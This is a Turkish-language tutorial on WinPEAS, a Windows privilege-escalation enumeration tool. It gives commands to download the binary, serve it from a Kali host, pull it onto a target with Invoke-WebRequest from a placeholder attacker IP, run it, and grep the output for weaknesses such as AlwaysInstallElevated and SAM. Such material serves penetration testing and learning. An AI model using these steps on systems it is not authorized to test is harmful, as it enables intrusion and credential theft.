**WinPEAS (Windows Privilege Escalation Awesome Script)**, Windows sistemlerinde **yerel ayrıcalık yükseltme (privilege escalation)** için bilgi toplayan güçlü bir post-exploitation aracıdır. PowerShell, CMD veya GUI erişimi olan bir hedef sistemde çalıştırılır ve kullanıcı, servis, kayıt defteri, yazılım, görev zamanlayıcı gibi alanlarda zafiyetli noktaları listeler.

**Bu Aracın Özellikleri Nelerdir?**

* **UAC bypass tespiti**
* **Yetkili servis ve görev kontrolü**
* **Credential (şifre) sızıntısı tespiti**
* **Registry, DLL hijacking, exploitable service listesi**
* **Tarayıcı verileri, ortam değişkenleri, PATH taraması**
* **GUI olmayan sistemlerde bile çalışabilir**

**WinPEAS Aracını Kali Linux Ortamından Kullanma Adımları**

**Adım 1: WinPEAS Binary Dosyasını İndir (x64)**

“wget <https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASx64.exe>”

**Adım 2: Dosyayı Hedef Windows Makineye Aktar**

**Komut (Kali’de HTTP sunucu başlat):**

“sudo python3 -m http.server 8080”

**Komut (Windows hedefte PowerShell ile indir):**

“Invoke-WebRequest http://<KALI\_IP>:8080/winPEASx64.exe -OutFile winpeas.exe”

**Adım 3: WinPEAS Aracını Çalıştır (Hedefte CMD veya PS ile)**

“.\winpeas.exe”


metin, ekran görüntüsü, yazı tipi içeren bir resim

Açıklama otomatik olarak oluşturuldu

**Adım 4: Çıktıyı Dosyaya Kaydet (Opsiyonel)**

“.\winpeas.exe > peas\_output.txt”

**Adım 5: Önemli Zafiyetleri Filtrele (örnek grep)**

“grep -i "AlwaysInstallElevated\|SAM\|Service" peas\_output.txt”